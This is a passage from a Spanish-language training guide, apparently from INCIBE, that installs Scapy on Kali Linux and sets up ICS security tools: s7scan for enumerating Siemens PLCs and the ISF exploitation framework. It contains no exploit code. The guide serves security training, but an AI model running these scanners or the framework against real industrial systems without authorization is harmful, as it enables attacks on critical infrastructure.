
└─(incibe㉿kali)-[~]
$
```

Ilustración 5: Nuevo intento de actualización del *software*.

## 2

## INSTALACIÓN Y CONFIGURACIÓN DE SCAPY

- Instala también Python desde nuestro terminal a través del siguiente comando:
  - sudo apt install Python-pip**



A screenshot of a terminal window titled "incibe@kali: ~". The window shows the command \$ sudo apt install python-pip being run, followed by the output of the package manager. The output details the package selection process, including dependencies, recommended packages, and new packages. It ends with a question about continuing the operation.


```
(incibe㉿kali)-[~]
$ sudo apt install python-pip
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
  fonts-roboto-slab libmms0 libofa0 libperl5.32 libwmf-0.2-7 libwmf0.2-7 libx264-160 libyara8
  perl-modules-5.32 python3-ipaddr python3-twisted-bin
Utilice «sudo apt autoremove» para eliminarlos.
Se instalarán los siguientes paquetes adicionales:
  python-pkg-resources python-setuptools
Paquetes sugeridos:
  python-setuptools-doc
Paquetes recomendados:
  python2-dev
Se instalarán los siguientes paquetes NUEVOS:
  python-pip python-pkg-resources python-setuptools
0 actualizados, 3 nuevos se instalarán, 0 para eliminar y 2 no actualizados.
Se necesita descargar 1.600 kB de archivos.
Se utilizarán 6.913 kB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s■
```

Ilustración 6: Instalación de Python

## 2

## INSTALACIÓN Y CONFIGURACIÓN DE SCAPY

- Al igual que antes, cuando termine la descarga preguntará si se desea continuar, por lo que se deberás escribir «s», sí, y pulsar «enter».



A terminal window titled 'incibe@kali: ~' showing the output of a package manager. It displays a message about needing to download files, asking if it should continue ('s'), and then listing several packages being downloaded and installed, including 'python-pkg-resources', 'python-setuptools', and 'python-pip'. The terminal ends with a prompt '\$'.

```
incibe@kali: ~
Archivo Acciones Editar Vista Ayuda
Se necesita descargar 1.600 kB de archivos.
Se utilizarán 6.913 kB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s
Des:1 http://kali.download/kali kali-rolling/main amd64 python-pkg-resources all 44.1.1-1.2 [182 kB]
]
Des:2 http://kali.download/kali kali-rolling/main amd64 python-setuptools all 44.1.1-1.2 [382 kB]
Des:3 http://http.kali.org/kali kali-rolling/main amd64 python-pip all 20.3.4+dfsg-3 [1.036 kB]
Descargados 1.600 kB en 11s (150 kB/s)
Seleccionando el paquete python-pkg-resources previamente no seleccionado.
(Leyendo la base de datos ... 302780 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar .../python-pkg-resources_44.1.1-1.2_all.deb ...
Desempaquetando python-pkg-resources (44.1.1-1.2) ...
Seleccionando el paquete python-setuptools previamente no seleccionado.
Preparando para desempaquetar .../python-setuptools_44.1.1-1.2_all.deb ...
Desempaquetando python-setuptools (44.1.1-1.2) ...
Seleccionando el paquete python-pip previamente no seleccionado.
Preparando para desempaquetar .../python-pip_20.3.4+dfsg-3_all.deb ...
Desempaquetando python-pip (20.3.4+dfsg-3) ...
Configurando python-pkg-resources (44.1.1-1.2) ...
Configurando python-setuptools (44.1.1-1.2) ...
Configurando python-pip (20.3.4+dfsg-3) ...
Procesando disparadores para man-db (2.10.1-1) ...
Procesando disparadores para kali-menu (2021.4.2) ...

(incibe@kali)-[~]
$ pip2 -V
pip 20.3.4 from /usr/lib/python2.7/dist-packages/pip (python 2.7)

(incibe@kali)-[~]
$
```

Ilustración 7: Confirmación de la instalación.

## 2

# INSTALACIÓN Y CONFIGURACIÓN DE SCAPY

- Nos situamos en la carpeta «Documentos», y clonaremos el [repositorio de Scapy](#) con el siguiente comando. Tras esto, nos situaremos dentro de la carpeta «Scapy» e instalaremos la herramienta con Python2. Después, para comprobar que Scapy se ha instalado correctamente en su última versión, la ejecutaremos. Para salir de nuevo a la línea de comandos escribimos el comando **exit()** y pulsa «enter»:
  - **cd Documentos**
  - **sudo git clone <https://github.com/secdev/scapy>**
  - **cd scapy**
  - **sudo python2 setup.py install**
  - **scapy**
  - **exit ()**

## 2

# INSTALACIÓN Y CONFIGURACIÓN DE SCAPY

```
incibe@kali: ~/Documentos/scapy
Archivo Acciones Editar Vista Ayuda
└──(incibe@kali)~[~]
└──$ cd Documentos
└──(incibe@kali)~[~/Documentos]
└──$ sudo git clone https://github.com/secdev/scapy
Clonando en 'scapy'...
remote: Enumerating objects: 35517, done.
remote: Counting objects: 100% (1996/1996), done.
remote: Compressing objects: 100% (988/988), done.
remote: Total 35517 (delta 1322), reused 1500 (delta 1002), pack-reused 33521
Recibiendo objetos: 100% (35517/35517), 84.74 MiB | 9.75 MiB/s, listo.
Resolviendo deltas: 100% (23662/23662), listo.

└──(incibe@kali)~[~/Documentos]
└──$ cd scapy
└──(incibe@kali)~[~/Documentos/scapy]
└──$ sudo python2 setup.py install
running install
running bdist_egg
running egg_info
creating scrapy.egg-info
writing requirements to scrapy.egg-info/requirements.txt
writing scrapy.egg-info/PKG-INFO
writing top-level names to scrapy.egg-info/top_level.txt
writing dependency_links to scrapy.egg-info/dependency_links.txt
writing entry points to scrapy.egg-info/entry_points.txt
writing manifest file 'scrapy.egg-info/SOURCES.txt'
reading manifest file 'scrapy.egg-info/SOURCES.txt'
```

Ilustración 8: Clonación del repositorio de Scapy.

```
incibe@kali: ~/Documentos
Archivo Acciones Editar Vista Ayuda
└──(incibe@kali)~[~/Documentos]
└──$ scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.


aSPY//YASa
sY//////YSpCs scpCY//Pp | Welcome to Scapy
ayp ayyyyyySCP//Pp sy//C | Version 2.4.5rc1.dev208
AYAsAYYYYYYY///Ps cY//S |
pCCCCY//p cSSPs y//Y |
SPPP//a pP//AC//Y |
A//A cyP///C | https://github.com/secdev/scapy
p///Ac sc///a |
P///YCpc A//A | Have fun!
scccccp///pSP///p p//Y |
sY/////////y caa S//P |
cayCayP//Ya pY/Ya |
sY/PsY///YCc aC//Yp |
sc sccaCY//PCyapaCP//Ys |
spCPY//YPSPs |
ccaaacs

>>> exit()
```

Ilustración 9: Ejecución de Scapy.


# INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS

# 3



### 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS

- Lo primero que haremos será clonar el repositorio de la herramienta s7scan en la carpeta de «Documentos» para detectar dispositivos PLC de Siemens. Esta herramienta es capaz de enumerar a Siemens PLC y recopilar su información básica.
  - **cd Documentos**
  - **git clone https://github.com/klsecservices/s7scan**



A terminal window titled "incibe@kali: ~/Documentos". The window shows the command \$ cd Documentos followed by the git clone command to clone the s7scan repository from GitHub. The output of the git clone command is displayed, showing the progress of cloning the repository, including object enumeration, reuse, and packing.


```
incibe@kali: ~/Documentos
Archivo  Acciones  Editar  Vista  Ayuda
└─(incibe@kali)-[~]
$ cd Documentos
└─(incibe@kali)-[~/Documentos]
$ git clone https://github.com/klsecservices/s7scan
Clonando en 's7scan' ...
remote: Enumerating objects: 93, done.
remote: Total 93 (delta 0), reused 0 (delta 0), pack-reused 93
Recibiendo objetos: 100% (93/93), 5.16 MiB | 6.93 MiB/s, listo.
Resolviendo deltas: 100% (40/40), listo.
└─(incibe@kali)-[~/Documentos]
$
```

Ilustración 10: Clonación del repositorio de la herramienta s7scan en la carpeta de «Documentos» para detectar dispositivos PLC de Siemens.

### 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS

- Confirmamos que la herramienta s7scan funciona correctamente. Para ello, nos situamos en la carpeta de s7scan y ejecutamos la herramienta.
  - cd s7scan**
  - python2 s7scan.py**

Ilustración 11: Confirmación de que la herramienta s7scan funciona correctamente



```
incibe@kali: ~/Documentos/s7scan
Archivo Acciones Editar Vista Ayuda
└─(incibe㉿kali)-[~/Documentos]
  $ cd s7scan

└─(incibe㉿kali)-[~/Documentos/s7scan]
  $ python2 s7scan.py
s7scan v1.03 [Python 2] [Scapy-based]
Select at least one protocol to scan (LLC/TCP)
usage: s7scan [options] [addresses] ...

Scan network for Siemens PLC devices. Supports LLC- and TCP/IP based networks.
Uses S7 to communicate to PLCs

positional arguments:
  addresses

optional arguments:
  -h, --help            show this help message and exit
  --llc                Perform LLC network scan
  --tcp                Perform TCP network scan
  --iface IFACE        Network interface to use (required for LLC scan only)
  --tcp-hosts FILE    Scan TCP hosts from FILE. TCP host list is a list of IP-
                      addresses. Each address must be placed on a separate line
  --llc-hosts FILE    Scan LLC hosts from FILE. LLC host list is a list of MAC-
                      addresses. Each address must be placed on a separate line
  --ports PORTS       Scan ports from PORTS (for TCP/IP only)
  --timeout TIMEOUT   Receive timeout (seconds). How long to wait for server
                      responses
  --log-dir LOG_DIR   Path to the directory where scan results will be stored
  --no-log             Disable saving scan results in files
```

### 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS

---


- Ahora, volvemos a situarnos en la carpeta «Documentos» y vamos a clonar el repositorio de la herramienta ISF (ICS *Exploitation Framework*). Instala las dependencias de la herramienta, y nos da un error con el paquete de *software* `python-nmap` (ya que la versión que descarga de este paquete ya no es compatible con este *framework*).
  - Ejecuta la herramienta ISF, y verás que la herramienta arroja un error.
    - **cd Documentos**
    - **git clone**
    - **cd isf**

### 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS

---

- **pip2 install -r requirements.txt**
  - Vemos que con este comando nos da error. Lo primero que aparece en naranja es un aviso que nos dice que Python2 está obsoleto desde enero 2020 y que hay que actualizarlo. Lo segundo, en la segunda imagen, nos aparece el error. Esto se debe a que no encuentra el programa Nmap para instalarlo.
- **python2 isf.py**
  - Al ejecutar este otro comando, vemos que también nos da error, por el mismo motivo: no encuentra Nmap para importarlo. Este comando nos va a servir para descubrir la carpeta en la que deberemos situarnos después para solucionar el error.

### 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS



